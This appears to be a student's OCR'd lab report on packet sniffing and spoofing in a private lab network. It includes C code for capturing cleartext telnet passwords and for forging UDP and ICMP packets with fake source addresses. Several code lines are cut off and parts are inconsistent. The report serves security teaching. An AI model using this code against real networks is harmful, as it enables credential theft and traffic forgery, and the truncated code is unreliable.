
Observation:
When executed the sniffer program on 10.0.0.15 to capture only TCP and the destination port of 10-100; the sniffer program captured the tcp and telnet packets and displayed.


Explanation:
Created a program to sniff and to capture the TCP packets between the hosts of ports 10-100. When executed these on sniffer machine which is on promiscuous mode it is ready to capture the packets and on the victim machine when the packets are transferred, they are captured and displayed as shown in screenshot.

Task 2.1C: Sniffing Passwords.

```
char filter_exp[] = " tcp port telnet";
```

```
print_payload(const u_char *payload, int len)
{

    int len_rem = len;
    int line_width = 16;            /* number of bytes per line */
    int line_len;
    int offset = 0;                 /* zero-based offset counter */
    const u_char *ch = payload;

    if (len <= 0)
        return;

    /* data fits on one line */
    if (len <= line_width) {
        print_hex_ascii_line(ch, len, offset);
        return;
    }

    /* data spans multiple lines */
    for ( ;; ) {
        /* compute current line length */
        line_len = line_width % len_rem;
        /* print line */
        print_hex_ascii_line(ch, line_len, offset);
        /* compute total remaining */
        len_rem = len_rem - line_len;
        /* shift pointer to remaining bytes to print */
        ch = ch + line_len;
        /* add offset */
        offset = offset + line_width;
        /* check if we have line width chars or less */
        if (len_rem <= line_width) {
            /* print last line and get out */
            print_hex_ascii_line(ch, len_rem, offset);
            break;
        }
    }

return;
}
```






Observation: The program was set to sniff the tcp packets of telnet and when executed and performed a telnet from machine 10.0.2.4 to 10.0.2.15; the data was captured which includes password.


Explanation: The sniffer program is running and listening the tcp packets. As telnet is a tcp program, the packets are captured, and the payload was displayed and in a clear text. We can see the password as marked in red in above screenshots.

Task 2.2: Spoofing

2.2A: Write a spoofing program





```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include "myheader.c"

void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;
    //Step1: Create a raw network socket
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    //Step2: Set Socket option
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

    //Step3: Provide destination information
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    //Step4: Send the packet out
    sendto(sock, ip, ntohs(ip->iph_len),0, (struct sockaddr *)&dest_info
    close(sock);
}

void main() {

    char buffer[1500];
    memset(buffer, 0, 1500);

    struct udpheader *udp = (struct udpheader *)(buffer + sizeof(struct
    char *data = buffer + sizeof(struct ipheader) + sizeof(struct udphea
    char *msg = "Hello!!\n";
    int data_len = strlen(msg);
    memcpy(data, msg, data_len);

    udp->udp_sport=htons(9190);
    udp->udp_dport=htons(9090);
    udp->udp_ulen=htons(sizeof(struct udpheader) + data_len);
    udp->udp_sum=0;

    struct ipheader *ip = (struct ipheader *)buffer;
    ip->iph_ver=4;
    ip->iph_ihl=5;
    ip->iph_ttl=20;
    ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
    ip->iph_destip.s_addr = inet_addr("10.0.2.4");
    ip->iph_protocol = IPPROTO_UDP;
    ip->iph_len=htons(sizeof(struct ipheader) + sizeof(struct udpheader)

    send_raw_ip_packet(ip);

}
```




Observation: Created the spoof program using pcap library and when executed the spoofing machine (10.0.2.15) sent a packet to victim machine (10.0.2.4) with a fake IP address (1.2.3.4).

Explanation: The program was created with pcap library and modified the IP headers to use the source IP as 1.2.3.4 and destination as victim machine IP (10.0.2.4); when executed the packet was created with 1.2.3.4 and sent to victim. The packet details are captured in Wireshark as shown in the images.

2.2B: Spoof an ICMP Echo request




```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include "myheader.c"


unsigned short in_cksum (unsigned short *buf, int length)
{

    unsigned short *w = buf;
   int nleft = length;
   int sum = 0;
   unsigned short temp=0;

   while (nleft > 1)  {
       sum += *w++;
       nleft -= 2;
   }

     if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w ;
        sum += temp;
   }

   sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
   sum += (sum >> 16);                  // add carry
   return (unsigned short)(~sum);

}


void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;
    //Step1: Create a raw network socket
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    //Step2: Set Socket option
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

    //Step3: Provide destination information
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    //Step4: Send the packet out
    sendto(sock, ip, ntohs(ip->iph_len),0, (struct sockaddr *)&dest_info
    close(sock);
}

void main() {

    char buffer[1500];
    memset(buffer, 0, 1500);

    /***** Preparing the ICMP Header *****/
    struct icmpheader *icmp = (struct icmpheader *) (buffer + sizeof(st
    icmp->icmp_type = 8; //8 is for  request and 0 is for reply
    icmp->icmp_chksum = 0;
    icmp->icmp_chksum = in_cksum((unsigned short *)icmp, sizeof(struct i


    /***** Preparing the IP Header *****/
    struct ipheader *ip = (struct ipheader *)buffer;
    ip->iph_ver=4;
    ip->iph_ihl=5;
    ip->iph_ttl=20;
    ip->iph_sourceip.s_addr = inet_addr("10.0.2.4");
    ip->iph_destip.s_addr = inet_addr("10.0.2.3");
    ip->iph_protocol = IPPROTO_UDP;
    ip->iph_len=htons(sizeof(struct ipheader) + sizeof(struct udpheader)

    send_raw_ip_packet(ip);

}
```



Observation: Created a spoof ICMP request from attacker machine (10.0.2.15; left) with source IP as victim (10.0.2.4) and sent to remote server (10.0.2.3); the remote server responded to ICMP request and sent to victim (10.0.2.4).

Explanation: Though the ICMP request was originated from 10.0.2.15, the attacker created the packet with a spoofed IP (victim's). So, the remote server once received the ICMP packet, it responded back to the source IP that is present in the packet instead of sending to attacker. Thus, the attacker spoofed an ICMP Echo request.

Question 4: Yes, we can set the IP packet length to any arbitrary value.
Question 5: No, we don't need to calculate the checksum for the IP header.
Question 6: The root privilege is needed to access the sockets and putting the card in promiscuous mode. If we run the program with normal user, it will fail at socket setup.

2.3: Sniff and then Spoof


```c
#include <stdio.h>
#include <pcap.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include "myheader.c"


#define ETHER_ADDR_LEN  6
#define PACKET_LEN 512

unsigned short in_cksum (unsigned short *buf, int length)
{

    unsigned short *w = buf;
   int nleft = length;
   int sum = 0;
   unsigned short temp=0;

   while (nleft > 1)  {
       sum += *w++;
       nleft -= 2;
   }

    if (nleft == 1) {
       *(u_char *)(&temp) = *(u_char *)w ;
       sum += temp;
   }

   sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
   sum += (sum >> 16);                  // add carry
   return (unsigned short)(~sum);

}

void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}
```

```c
void send_echo_reply(struct ipheader * ip)
{
  int ip_header_len = ip->iph_ihl * 4;
  const char buffer[PACKET_LEN];

  // make a copy from original packet to buffer (faked packet)
  memset((char*)buffer, 0, PACKET_LEN);
  memcpy((char*)buffer, ip, ntohs(ip->iph_len));
  struct ipheader* newip = (struct ipheader*)buffer;
  struct icmpheader* newicmp = (struct icmpheader*)(buffer +
      ip_header_len);

  // Construct IP: swap src and dest in faked ICMP packet
  newip->iph_sourceip = ip->iph_destip;
  newip->iph_destip = ip->iph_sourceip;
  newip->iph_ttl = 64;

  // Fill in all the needed ICMP header information.
  // ICMP Type: 8 is request, 0 is reply.
  newicmp->icmp_type = 0;

  send_raw_ip_packet (newip);
}


void got_packet(u_char *args, const struct pcap_pkthdr *header,
        const u_char *packet)
{
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)
                           (packet + sizeof(struct ethheader));

    printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("         To: %s\n", inet_ntoa(ip->iph_destip));
  }
}

int main()
{

  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;

  char filter_exp[] = "icmp[icmptype] = 8";

  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name eth3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}
```




Fig: Showing packet loss on 10.0.2.4 when pinging 1.2.3.4




Fig: Showing no packet loss on 10.0.2.4 when pinging 1.2.3.4

Observation: Created a snoofing program that runs on attacker machine and when it is running and when victim tried to ping an IP, the attacker machine responded to his ping requests.

Explanation: The attacker machine was in promiscuous mode and then when we executed our snoofing program, the NIC captured all the packets that reached and the program then

processed in such a way, it modified the destination as source and source as destination. Once the packet is created it sent the packet out and victim has received it. Thus, we snoofed the ICMP echo request.